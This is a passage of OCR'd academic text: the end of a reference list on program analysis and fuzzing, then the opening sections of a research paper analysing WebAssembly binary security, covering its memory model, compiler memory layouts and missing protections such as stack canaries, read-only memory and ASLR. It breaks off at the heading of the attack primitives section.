[48] C. Calcagno, D. Distefano, J. Dubreil, D. Gabi, P. Hooimeijer, M. Luca, P. O'Hearn, I. Papakonstantinou, J. Purbrick, and D. Rodriguez. Moving fast with software verification. In *NASA Formal Methods Symposium*, 2015.

[49] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *IEEE S&P*, 2012.

[50] V. Chipounov, V. Kuznetsov, and G. Candea. S2E: A platform for in-vivo multi-path analysis of software systems. In *ASPLOS*, 2011.

[51] Chrome vulnerability reward program rules. https://www.google.com/about/appsecurity/chrome-rewards/.

[52] The Clang static analyzer. https://chromium.googlesource.com/chromium/src/+/HEAD/docs/clang_static_analyzer.md.

[53] Severity guidelines for security issues. https://chromium.googlesource.com/chromium/src/+/master/docs/security/severity-guidelines.md.

[54] Chromium code coverage. https://chromium-coverage.appspot.com/.

[55] Address sanitizer. https://clang.llvm.org/docs/AddressSanitizer.html.

[56] Memory sanitizer. https://clang.llvm.org/docs/MemorySanitizer.html.

[57] Undefined behavior sanitizer. https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html.

[58] H. Corrigan-Gibbs. Personal communication, Feb. 2019.

[59] H. Cui, G. Hu, J. Wu, and J. Yang. Verifying systems rules using rule-directed symbolic execution. In *ASPLOS*, 2013.

[60] D. Distefano, M. Fähndrich, F. Logozzo, and P. W. O'Hearn. Scaling static analyses at Facebook. *CACM*, 2019.

[61] B. Elkarablieh, P. Godefroid, and M. Y. Levin. Precise pointer reasoning for dynamic test generation. In *ISSTA*, 2009.

[62] D. Engler, B. Chelf, A. Chou, and S. Hallem. Checking system rules using system-specific, programmer-written compiler extensions. In *OSDI*, 2000.

[63] D. Engler and D. Dunbar. Under-constrained execution: making automatic code destruction easy and scalable. In *ISSTA*, 2007.

[64] Ú. Erlingsson, Y. Younan, and F. Piessens. Low-level software security by example. In *Handbook of Information and Communication Security*. 2010.

[65] D. Evans and D. Larochelle. Improving security using extensible lightweight static analysis. *IEEE Software*, 19(1), 2002.

[66] J. Feist, L. Mounier, S. Bardin, R. David, and M.-L. Potet. Finding the needle in the heap: combining static analysis and dynamic symbolic execution to trigger use-after-free. In *SSPREW*, 2016.

[67] ASan nightly project. https://developer.mozilla.org/en-US/docs/Mozilla/Testing/ASan_Nightly_Project.

[68] https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSPR.

[69] https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS.

[70] C. Flanagan, C. Flanagan, K. R. M. Leino, M. Lillibridge, G. Nelson, J. B. Saxe, and R. Stata. Extended static checking for Java. In *PLDI*, 2002.

[71] M. R. Gadelha, E. Steffinlongo, L. C. Cordeiro, B. Fischer, and D. A. Nicole. SMT-based refutation of spurious bug reports in the Clang static analyzer. *arXiv:1810.12041*, 2018.

[72] B. Garmany, M. Stoffel, R. Gawlik, and T. Holz. Static detection of uninitialized stack variables in binary code. In *ESORICS*, 2019.

[73] A. Y. Gerasimov. Directed dynamic symbolic execution for static analysis warnings confirmation. *Programming and Computer Software*, 44(5), 2018.

[74] P. Godefroid, N. Klarlund, and K. Sen. DART: directed automated random testing. In *PLDI*, 2005.

[75] P. Godefroid, S. K. Lahiri, and C. Rubio-González. Statically validating must summaries for incremental compositional dynamic test generation. In *SAS*, 2011.

[76] P. Godefroid, M. Y. Levin, and D. A. Molnar. Automated whitebox fuzz testing. In *NDSS*, 2008.

[77] M. Goregaokar. Fearless concurrency in Firefox Quantum. https://blog.rust-lang.org/2017/11/14/Fearless-Concurrency-In-Firefox-Quantum.html.

[78] S. Guo, M. Kusano, and C. Wang. Conc-iSE: Incremental symbolic execution of concurrent software. In *ASE*, 2016.

[79] S. Guo, M. Kusano, C. Wang, Z. Yang, and A. Gupta. Assertion guided symbolic execution of multithreaded programs. In *FSE*, 2015.

[80] S. Hallem, B. Chelf, Y. Xie, and D. Engler. A system and language for building system-specific, static analyses. In *PLDI*, 2002.

[81] I. Haller, A. Slowinska, M. Neugschwandtner, and H. Bos. Dowser: a guided fuzzer to find buffer overflow vulnerabilities. In *USENIX Sec*, 2013.

[82] R. Hastings and B. Joyce. Purify: Fast detection of memory leaks and access errors. In *Winter USENIX Conference*, 1991.

[83] R. Helmer, A. Miyaguchi, and E. Rescorla. Testing privacy-preserving telemetry with prio. https://hacks.mozilla.org/2018/10/testing-privacy-preserving-telemetry-with-prio/, 2018.

[84] D. Hovemeyer and W. Pugh. Finding bugs is easy. *OOPSLA*, 2004.

[85] Joern. https://joern.io/docs/.

[86] S. Y. Kim, S. Lee, I. Yun, W. Xu, B. Lee, Y. Yun, and T. Kim. CAB-Fuzz: Practical concolic testing techniques for COTS operating systems. In *USENIX ATC*, 2017.

[87] T. Kremenek. Finding software bugs with the Clang Static Analyzer. https://llvm.org/devmtg/2008-08/Kremenek_StaticAnalyzer.pdf, 2008.

[88] G. Kwong. JavaScript fuzzing in Mozilla, 2017. https://nth10sd.github.io/js-fuzzing-in-mozilla/.

[89] D. Larochelle and D. Evans. Statically detecting likely buffer overflow vulnerabilities. In *USENIX Sec*, 2001.

[90] J. Lawall and G. Muller. Coccinelle: 10 years of automated evolution in the Linux kernel. In *USENIX ATC*, 2018.

[91] B. Lee, C. Song, Y. Jang, T. Wang, T. Kim, L. Lu, and W. Lee. Preventing use-after-free with dangling pointers nullification. In *NDSS*, 2015.

[92] J. Lee, Y. Kim, Y. Song, C.-K. Hur, S. Das, D. Majnemer, J. Regehr, and N. P. Lopes. Taming undefined behavior in LLVM. *PLDI*, 2017.

[93] K. Li. *Combining Static and Dynamic Analysis for Bug Detection and Program Understanding*. PhD thesis, UMass Amherst, 2016.

[94] The often misunderstood GEP instruction. https://llvm.org/docs/GetElementPtr.html.

[95] https://llvm.org/docs/LangRef.html#phi-instruction.

[96] https://llvm.org/docs/LangRef.html#undefined-values.

[97] K. Lu, M.-T. Walter, D. Pfaff, S. Nümberger, W. Lee, and M. Backes. Unleashing use-before-initialization vulnerabilities in the Linux

kernel using targeted stack spraying. In *NDSS*, 2017.

[98] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *PLDI*, 2005.

[99] K.-K. Ma, K. Y. Phang, J. S. Foster, and M. Hicks. Directed symbolic execution. In *SAS*, 2011.

[100] R. Majumdar and K. Sen. Hybrid concolic testing. In *ICSE*, 2007.

[101] A. Milburn, H. Bos, and C. Giuffrida. Safelnit: Comprehensive and practical mitigation of uninitialized read vulnerabilities. In *NDSS*, 2017.

[102] M. Moroz and K. Serebryany. Guided in-process fuzzing of Chrome components. Google Security Blog, 2016.

[103] Mozilla bug bounty program. https://www.mozilla.org/en-US/security/bug-bounty/.

[104] Clang static analysis. https://developer.mozilla.org/en-US/docs/Mozilla/Testing/Clang_static_analysis.

[105] Security severity ratings. https://wiki.mozilla.org/Security_Severity_Ratings.

[106] N. Nethercote and J. Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *PLDI*, 2007.

[107] A. Niemetz, M. Preiner, and A. Biere. Boolector 2.0. *JSAT*, 9(1), 2015.

[108] B. S. Pak. *Hybrid fuzz testing: Discovering software bugs via fuzzing and symbolic execution*. PhD thesis, CMU, 2012.

[109] R. Parvez, P. A. Ward, and V. Ganesh. Combining static analysis and targeted symbolic execution for scalable bug-finding in application binaries. In *CASCON*, 2016.

[110] C. S. Păsăreanu and W. Visser. Verification of Java programs using symbolic execution and invariant generation. In *SPIN*, 2004.

[111] H. Peng, Y. Shoshitaishvili, and M. Payer. T-fuzz: fuzzing by program transformation. In *IEEE S&P*, 2018.

[112] S. Person, G. Yang, N. Rungta, and S. Khurshid. Directed incremental symbolic execution. In *PLDI*, 2011.

[113] D. A. Ramos. *Under-constrained symbolic execution: correctness checking for real code*. PhD thesis, Stanford University, 2015.

[114] D. A. Ramos. Personal communication, Aug. 2019.

[115] D. A. Ramos and D. Engler. Under-constrained symbolic execution: Correctness checking for real code. In *USENIX Sec*, 2015.

[116] J. Regehr. SQLite with a fine-toothed comb. https://blog.regehr.org/archives/1292.

[117] J. Regehr, A. Reid, and K. Webb. Eliminating stack overflow by abstract interpretation. *TECS*, 2005.

[118] M. J. Renzelmann, A. Kadav, and M. M. Swift. Symdrive: Testing drivers without devices. In *OSDI*, 2012.

[119] T. Ritter. Adding CodeQL and Clang to our bug bounty program. https://blog.mozilla.org/security/2019/11/14/adding-codeql-and-clang-to-our-bug-bounty-program/.

[120] N. Rungta, S. Person, and J. Branchaud. A change impact analysis to characterize evolving program behaviors. In *ICSM*, 2012.

[121] C. Sadowski, E. Aftandilian, A. Eagle, L. Miller-Cushon, and C. Jaspan. Lessons from building static analysis tools at Google. *CACM*, 61(4), 2018.

[122] C. Sadowski, J. Van Gogh, C. Jaspan, E. Söderberg, and C. Winter. Tricorder: Building a program analysis ecosystem. In *ICSE*, 2015.

[123] S. Savage, M. Burrows, G. Nelson, P. Sobalvarro, and T. Anderson. Eraser: A dynamic data race detector for multithreaded programs. *TOCS*, 15(4), 1997.

[124] E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE S&P*, 2010.

[125] Security at Mozilla. https://wiki.mozilla.org/security.

[126] Semmle. https://semmle.com/.

[127] K. Sen, D. Marinov, and G. Agha. CUTE: a concolic unit testing engine for C. In *ESE-FSE*, 2005.

[128] K. Serebryany, D. Bruening, A. Potapenko, and D. Vyukov. Address-Sanitizer: A fast address sanity checker. In *USENIX ATC*, 2012.

[129] J. Seward and N. Nethercote. Using valgrind to detect undefined value errors with bit-precision. In *USENIX ATC*, 2005.

[130] Y. Shoshitaishvili, R. Wang, C. Hauser, C. Kruegel, and G. Vigna. Firmalice: Automatic detection of authentication bypass vulnerabilities in binary firmware. In *NDSS*, 2015.

[131] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE S&P*, 2016.

[132] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena. BitBlaze: A new approach to computer security via binary analysis. In *ICISS*, 2008.

[133] D. Song, J. Lettner, P. Rajasekaran, Y. Na, S. Volckaert, P. Larsen, and M. Franz. Sok: Sanitizing for security. In *IEEE S&P*, 2019.

[134] SQLite Documentation. The virtual table mechanism of SQLite. https://sqlite.org/vtab.html.

[135] A. Srivastava and A. Eustace. ATOM: A system for building customized program analysis tools. In *PLDI*, 1994.

[136] E. Stepanov and K. Serebryany. MemorySanitizer: fast detector of uninitialized memory use in C++. In *CGO*, 2015.

[137] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Krügel, and G. Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, 2016.

[138] H. Stuart. Hunting bugs with Coccinelle. Master's thesis, University of Copenhagen, 2008.

[139] L. Szekeres, M. Payer, T. Wei, and D. Song. Sok: Eternal war in memory. In *IEEE S&P*, 2013.

[140] D. Trabish, A. Mattavelli, N. Rinetzky, and C. Cadar. Chopped symbolic execution. In *ICSE*, 2018.

[141] E. Van Der Kouwe, V. Nigade, and C. Giuffrida. Dangsan: Scalable use-after-free detection. In *EuroSys*, 2017.

[142] X. Wang, H. Chen, Z. Jia, N. Zeldovich, and M. F. Kaashoek. Improving integer security for systems with KINT. In *OSDI*, 2012.

[143] Y. Xie and A. Aiken. Saturn: A SAT-based tool for bug detection. In *CAV*, 2005.

[144] Y. Xie and A. Aiken. Scalable error detection using boolean satisfiability. In *POPL*, 2005.

[145] M. Xu, C. Qian, K. Lu, M. Backes, and T. Kim. Precise and scalable detection of double-fetch bugs in OS kernels. In *IEEE S&P*, 2018.

[146] H. Yan, Y. Sui, S. Chen, and J. Xue. Spatio-temporal context reduction: A pointer-analysis-based static approach for detecting use-after-free vulnerabilities. In *ICSE*, 2018.

[147] G. Yang, S. Khurshid, S. Person, and N. Rungta. Property differencing for incremental checking. In *ICSE*, 2014.

[148] D. Ye, Y. Sui, and J. Xue. Accelerating dynamic detection of uses of undefined values with static value-flow analysis. In *CGO*, 2014.

[149] Y. Younan. FreeSentry: protecting against use-after-free vulnerabilities due to dangling pointers. In *NDSS*, 2015.

[150] I. Yun, S. Lee, M. Xu, Y. Jang, and T. Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *USENIX Sec*, 2018.

[151] A. Zaks and J. Rose. How to write a checker in 24 hours. https://llvm.org/devmtg/2012-11/Zaks-Rose-Checker24Hours.pdf, 2012.

[152] M. Zalewski. American fuzzy lop. http://lcamtuf.coredump.cx/afl.

[153] Y. Zhang, Z. Chen, J. Wang, W. Dong, and Z. Liu. Regular property guided dynamic symbolic execution. In *ICSE*, 2015.

[154] J.-K. Zinzindohoué, K. Bhargavan, J. Protzenko, and B. Beurdouche. HACL*: A verified modern cryptographic library. In *ACM CCS*, 2017.

Everything Old is New Again: Binary Security of WebAssembly

Daniel Lehmann
University of Stuttgart

Johannes Kinder
Bundeswehr University Munich

Michael Pradel
University of Stuttgart

Abstract

WebAssembly is an increasingly popular compilation target designed to run code in browsers and on other platforms safely and securely, by strictly separating code and data, enforcing types, and limiting indirect control flow. Still, vulnerabilities in memory-unsafe source languages can translate to vulnerabilities in WebAssembly binaries. In this paper, we analyze to what extent vulnerabilities are exploitable in WebAssembly binaries, and how this compares to native code. We find that many classic vulnerabilities which, due to common mitigations, are no longer exploitable in native binaries, are completely exposed in WebAssembly. Moreover, WebAssembly enables unique attacks, such as overwriting supposedly constant data or manipulating the heap using a stack overflow. We present a set of attack primitives that enable an attacker (i) to write arbitrary memory, (ii) to overwrite sensitive data, and (iii) to trigger unexpected behavior by diverting control flow or manipulating the host environment. We provide a set of vulnerable proof-of-concept applications along with complete end-to-end exploits, which cover three WebAssembly platforms. An empirical risk assessment on real-world binaries and SPEC CPU programs compiled to WebAssembly shows that our attack primitives are likely to be feasible in practice. Overall, our findings show a perhaps surprising lack of binary security in WebAssembly. We discuss potential protection mechanisms to mitigate the resulting risks.

1 Introduction

WebAssembly is an increasingly popular bytecode language that offers a compact and portable representation, fast execution, and a low-level memory model [32]. Announced in 2015 [19] and implemented by all major browsers in 2017 [65], WebAssembly is supported by 92% of all global browser installations as of June 2020.[1] The language is designed as a compilation target, and several widely used compilers exist, e.g., Emscripten for C and C++, or the Rust compiler, both based on LLVM. Originally devised for client-side computation in browsers, WebAssembly's simplicity and generality has sparked interest to use it as a platform for many other domains, e.g., on the server side in conjunction with Node.js, for "serverless" cloud computing [33–35, 64], Internet of Things and embedded devices [31], smart contracts [44, 53], or even as a standalone runtime [4, 23]. WebAssembly and its ecosystem, although still evolving, have already gathered significant momentum and will be an important computing platform for years to come.

WebAssembly is often touted for its safety and security. For example, both the initial publication [32] and the official website [12] highlight security on the first page. Indeed, in WebAssembly's core application domains, security is paramount: on the client side, users run untrusted code from websites in their browser; on the server side in Node.js, WebAssembly modules operate on untrusted inputs from clients; in cloud computing, providers run untrusted code from users; and in smart contracts, programs may handle large sums of money.

There are two main aspects to the security of the WebAssembly ecosystem: (i) *host security*, the effectiveness of the runtime environment in protecting the host system against malicious WebAssembly code; and (ii) *binary security*, the effectiveness of the built-in fault isolation mechanisms in preventing exploitation of otherwise benign WebAssembly code. Attacks against host security rely on implementation bugs [16, 59] and therefore are typically specific to a given virtual machine (VM). Attacks against binary security—the focus of this paper—are specific to each WebAssembly program and its compiler toolchain. The design of WebAssembly includes various features to ensure binary security. For example, the memory maintained by a WebAssembly program is separated from its code, the execution stack, and the data structures of the underlying VM. To prevent type-related crashes and attacks, binaries are designed to be easily type-checked, which they are statically before execution. Moreoever, WebAssembly programs can only jump to designated code locations, a form of fault isolation that prevents many classic control flow attacks.

[1] https://caniuse.com/#search=WebAssembly




Figure 1: An overview of attack primitives (💣) and (missing) defenses (🛡) in WebAssembly, later detailed in this paper.

Despite all these features, the fact that WebAssembly is designed as a compilation target for languages with manual memory management, such as C and C++, raises a question: *To what extent do memory vulnerabilities affect the security of WebAssembly binaries?* The original WebAssembly paper addresses this question briefly by saying that "at worst, a buggy or exploited WebAssembly program can make a mess of the data in its own memory" [32]. A WebAssembly design document on security [1] concludes: "common mitigations such as data execution prevention (DEP) and stack smashing protection (SSP) are not needed by WebAssembly programs."

This paper analyzes to what extent WebAssembly binaries can be exploited and demonstrates that the above answers miss important security risks. Comparing the exploitability of WebAssembly binaries with native binaries, e.g., on x86, shows that WebAssembly re-enables several formerly defeated attacks because it lacks modern mitigations. One example are stack-based buffer overflows, which are effective again because WebAssembly binaries do not deploy stack canaries. Moreover, we find attacks not possible in this form in native binaries, such as overwriting string literals in supposedly constant memory. If such manipulated data is later interpreted by critical host functions, e.g., as JavaScript code, this can lead to further system compromise. Our work mostly focuses on binaries compiled with LLVM-based compilers, such as Emscripten and Clang for C and C++ code, or the Rust compiler, since they are currently the most popular compilers targeting WebAssembly.

After our analysis of the deployed (and missing) security features in WebAssembly, we take the position of an active adversary and identify a set of attack primitives that can later be used to build end-to-end exploits. Our attack primitives span three dimensions: (i) obtaining a write primitive, i.e., the ability to write memory locations in violation of source-level semantics; (ii) overwriting security-relevant data, e.g., constants or data on the stack and heap; and (iii) triggering a malicious action by diverging control flow or manipulating the host environment. Figure 1 provides an overview of the attack primitives and defenses discussed.

To show that our attack primitives are applicable in practice, we then discuss a set of vulnerable example WebAssembly applications and demonstrate end-to-end exploits against each one of them. The attacked applications cover three different kinds of platforms that support WebAssembly: browser-based web applications, server-side applications on Node.js, and applications for stand-alone WebAssembly VMs.

In our quantitative evaluation, we then estimate the feasibility of attacks against other binaries. We collect a set of binaries from real-world web applications and compiled from large C and C++ programs of the SPEC CPU benchmark suite. Regarding data-based attacks, we find that one third of all functions make use of the unmanaged (and unprotected) stack in linear memory. Regarding control-flow attacks, we find that every second function can be reached from indirect calls that take their target directly from linear memory. We also compare WebAssembly's type-checking of indirect calls with native control-flow integrity defenses.

Our work improves upon initial discussions of WebAssembly binary security in the non-academic community [20, 25, 28, 45] by providing a systematic analysis, a generalization of attacks, and data on real binaries (see Section 8 for a more detailed comparison).

Contributions In summary, this paper contributes:

- An in-depth *security analysis of WebAssembly's linear memory* and its use by programs compiled from languages such as C, C++, and Rust, which common memory protections are missing from WebAssembly, and how this can make some code less secure than when compiled to a native binary (Section 3).
- A set of *attack primitives*, derived from our analysis and generalized from previous work, along with a discussion of mitigations that the WebAssembly ecosystem does, or does not, provide (Section 4).
- A set of *example vulnerable applications* and *end-to-end exploits*, which show the consequences of our attacks on three different WebAssembly platforms (Section 5).
- *Empirical evidence* that both data and control-flow attacks are likely to be feasible, measured on WebAssembly binaries from real-world web applications and compiled from large C and C++ programs (Section 6).
- A discussion of possible *mitigations* to harden WebAssembly binaries against the described attacks (Section 7). We make our attack primitives, end-to-end exploits, and analysis tool publicly available[2] to aid in this process.

[2] https://github.com/sola-st/wasm-binary-security

2 Background on WebAssembly

Since WebAssembly is still relatively new, we briefly give an introduction to its syntax, execution model, and the ecosystem. More comprehensive information is available in the official documentation and specification [12, 14].

Overview WebAssembly is a binary format. The binaries are designed to be compact and quick to parse. Unlike for x86, static disassembly is simple and reliable. A human-readable, exact text representation of binaries exists, called `wat`. Figure 2 shows a simple WebAssembly program. One module corresponds to one file. A module contains functions, globals, and at most one linear memory and indirect call table. Program elements, such as functions or locals, are identified by integer indices. For convenience, indices can be written as `$name` in the text format, but those labels are lost in the binary.

WebAssembly bytecode is executed on a stack-based virtual machine. Instructions pop their inputs from and push their results to the implicit evaluation stack. There are no registers. Individual values can be stored in an unlimited number of global variables, whose scope is the entire module, and local variables, which are only visible to the current function. Functions cannot access local variables or the evaluation stack of other functions, also not of their caller or callees. The evaluation stack, globals, and locals are managed by the VM.

Types Unlike in most native architectures, WebAssembly globals, locals, and the arguments and results of functions and instructions are typed. Binaries are statically type-checked before being executed. There are four primitive types: 32 and 64 bit integers (`i32`, `i64`) and single and double precision floats (`f32`, `f64`). More complex types, such as arrays, records, or designated pointers do not exist. Source-level types are thus lowered to these primitive types during compilation.

Control-Flow Unlike native code or Java bytecode, WebAssembly has only structured control-flow. Instructions in a function are organized into well-nested blocks. Branches can only jump to the end of surrounding blocks, and only inside the current function. Multi-way branches can only target blocks that are statically designated in a branch table. Unrestricted gotos or jumps to arbitrary addresses are not possible. In particular, one cannot execute data in memory as bytecode instructions. Many classical attacks are thus ruled out in WebAssembly, e.g., injecting shellcode or abusing unrestricted indirect jumps, e.g., `jmp *%reg` in x86.

Indirect Calls To implement function pointers and virtual functions, WebAssembly has indirect calls. Figure 3 illustrates how they work. The `call_indirect` instruction on the left pops a value from the stack, which it uses to index into the so called `table` section. Table entries map this index to a function, which is subsequently called. Thus, a function can only be indirectly called if it is present in the table. Functions

```
(module
  ;; Import function from host environment.
  (import "print" (func $print (param i32)))
  ;; Global variable, 32-bit integer, initialized to 42.
  (global $g i32 (i32.const 42))
  ;; Function in the binary with type [i32] -> [i64].
  (func $f (param $arg i32) (result i64)
    (local $var i32) ;; Declaration of a local variable.
    i32.const 8      ;; Push constant on stack.
    local.get $arg   ;; Copy function argument to stack.
    i32.add          ;; Pop inputs from stack, push result.
    local.tee $var   ;; Copy result to local variable.
    if               ;; Is top == 0?
      i32.const 1024   ;; Pointer to string in memory.
      call $print      ;; Call imported function.
    end              ;; Structured control-flow.
    local.get $var   ;; Push local value as address for...
    i64.load         ;; ...8 byte read from linear memory.
  )
  ;; Explicitly initialized memory at offset 1024.
  (data (i32.const 1024) "some string\00"))
```

Figure 2: Example of a WebAssembly binary, represented in the (slightly simplified) text format.




Figure 3: Indirect function calls via the `table` section.

can be referenced multiple times in the table and not every entry in the table must be filled. To ensure type-correctness, the VM checks before executing the call that the target function is type-compatible with the statically declared type in the indirect call instruction and aborts execution otherwise.

Linear, Unmanaged Memory In contrast to other bytecode languages, WebAssembly does not provide managed memory or garbage collection. Instead, the so called *linear memory* is simply a single, global array of bytes. Load and store instructions can access arbitrary addresses within the currently allocated memory. The memory is addressed by 32-bit pointers, and `i32` serves as the pointer type. A WebAssembly program can request the VM to increase the linear memory with the `memory.grow` instruction. For efficient dynamic memory allocation, a WebAssembly program typically includes its own allocator, which manages the linear memory, e.g., by providing `malloc` and `free` to the program.

Host Environment WebAssembly modules are executed in a host environment. Without the host environment, WebAssembly programs cannot, for example, perform I/O or access the network. Instead, such functionality is provided by the

host through functions that can be imported by the WebAssembly module. In browsers, all APIs available to JavaScript-based client-side web applications can be imported, such as `XmlHttpRequest`, `eval`, or `document.write`. Other host environments are also emerging, e.g., Node.js for server-side applications, and stand-alone VMs, which provide their own APIs to WebAssembly modules. For example, modules running in Node.js may invoke `exec` to execute shell commands, and modules running on a stand-alone VM may interact with the local file system through the WebAssembly system interface (WASI) [9]. Non-primitive data, e.g., strings or objects, must be passed between host and WebAssembly module through linear memory, which can be accessed by both.

Compilers and Tooling As a low-level bytecode, WebAssembly is a compilation target for higher-level programming languages. There are several compilers for different languages, e.g., C, C++, Rust, Go, and AssemblyScript, and for different host environments. In addition to the source program, compilers also add their own, host-environment-specific implementation of the standard libraries of the compiled language. For example, when Emscripten compiles C code for the browser, it will add JavaScript implementations such that `printf` outputs to the browser console.


3 Security Analysis of Linear Memory

We now begin our security analysis of WebAssembly binaries and focus first on one of their key components: linear memory. We analyze how compilers arrange program data in linear memory and investigate how and which standard memory protection mechanisms are applied.

3.1 Managed vs. Unmanaged Data

We distinguish managed and unmanaged data in WebAssembly. *Managed* data, i.e., local variables, global variables, values on the evaluation stack, and return addresses, reside in dedicated storage handled directly by the VM. WebAssembly code can only interact with managed data implicitly through instructions, but not directly modify its underlying storage. E.g., `local.get 0` reads local 0, but at no point is the actual, underlying address of the local visible to the program. *Unmanaged* data is all data that resides in linear memory. It is completely under the control of the program and typically organized by compiler-generated code.

There are several reasons for putting unmanaged data in linear memory. Since WebAssembly has only four types and because managed data can hold instances of only those primitive types, all non-scalar data, such as strings, arrays, or lists, must be stored in linear memory. Because managed data has no address, any variable whose address is ever taken in the source program, e.g., out parameters, must also be stored in linear memory. Because many non-scalar types occur in the



(a) `emcc` 1.39.7 (*fastcomp* backend, deprecated).
(b) `emcc` 1.39.7 (*upstream* backend), `clang` 9 (WASI).
(c) `clang` 9 (WASI with `stack-first`), `rustc` 1.41 (WASI).

Figure 4: WebAssembly linear memory layouts for different compilers and backends.

source program as function-scoped, global, or data with dynamic lifetime, the compiler creates areas for a call stack, a heap, and static data in linear memory. We will refer to the compiler-created call stack in linear memory as the *unmanaged stack* to distinguish it from the managed evaluation stack, which holds intermediate values of instructions, and the managed call stack, which holds locals and return addresses. Importantly, this means a lot of data lies in unmanaged linear memory, not under protection of the VM, but instead under full control of memory write instructions in the program.

3.2 Memory Layout

Native ELF binaries[3] contain sections for zero-initialized data (`.bss`), read- and writable data (`.data`), read-only data (`.rodata`), code (`.text`), a stack, and a heap. The compilers we analyze, Emscripten, Clang, and Rustc, all perform a similar subdivision of the linear memory in WebAssembly binaries (Figure 4). The heap must always be placed at the end of linear memory, such that it can grow towards higher addresses and make use of additional memory when it is requested from the host environment. Below the heap are the stack and static data. Since there is no read-only memory in WebAssembly (more on that in the next section), there is no distinction between `.data` and `.rodata`, and since memory is always zero-initialized, there is no need for a dedicated `.bss` section. In other words, `.data`, `.rodata`, and `.bss` are not explicitly distinguished in WebAssembly. In the following, when we refer to the *data* section in linear memory, we mean all such data that is valid for the whole lifetime of the program, e.g., statically initialized string constants, global arrays, or zero-byte ranges.

The memory layout, i.e., the order of stack, heap, and data in linear memory, depends on the compiler. Figure 4a shows that the *fastcomp* backend of Emscripten (the first WebAssembly backend and thus frequently used until its deprecation in October 2019 [8]) places the static data at the beginning of linear memory, followed by the stack, and then the heap. The stack grows upwards (i.e., towards higher addresses) in this configuration. More recently, LLVM has gained its own,

[3] Other native binary formats, such as PE, have analogous sections, but for readability we compare only with ELF here.

in-tree WebAssembly backend [70], which at the time of writing is used by Emscripten, Clang, and the Rust compiler. That is, in most WebAssembly binaries produced today, the stack grows downwards (similar to ARM and x86). The difference between Figure 4b and 4c is in the relative order of stack and data in linear memory. In Emscripten and Clang, static data comes first by default. In Rust and in Clang with the linker option `-stack-first`, the stack comes first and static data sits between stack and heap.

3.3 Memory Protections

One of the most basic protection mechanisms in native programs is virtual memory with *unmapped pages*. A read or write to an unmapped page triggers a page fault and terminates the program, hence an attacker must avoid writing to such addresses. WebAssembly's *linear* memory, on the other hand, is a single, contiguous memory space without any holes, so every pointer $\in [0, max_mem]$ is valid. As long as the attacker stays within this bound, any read or write will succeed. This is a fundamental limitation of linear memory with severe consequences. Since one cannot install guard pages between static data, the unmanaged stack, and the heap, overflows in one section can silently corrupt data in adjacent sections. Section 4 shows that buffer and stack overflows are thus very powerful attack primitives in WebAssembly.

Virtual memory in native execution also allows to set *page protection flags*, i.e., marking pages exclusively as readable, writable, or executable. In WebAssembly, linear memory is non-executable by design, as it cannot be jumped to. However, WebAssembly does not allow marking memory as read-only; instead, all data in linear memory is always writable. This is another quite surprising limitation of linear memory and enables one of our attack primitives in Section 4.

As an additional probabilistic defense in native execution, *address space layout randomization* (ASLR) [51] randomly arranges the stack, heap, and code in the address space at runtime. For a successful attack, the attacker thus first has to obtain a pointer, e.g., to the heap, via an information disclosure vulnerability. In WebAssembly, there is no ASLR. WebAssembly linear memory is arranged deterministically, i.e., stack and heap positions are predictable from the compiler and program. Even if one were to add some form of ASLR to WebAssembly, linear memory is addressed by 32-bit pointers, which likely does not provide enough entropy for strong protection [58].

4 Attack Primitives

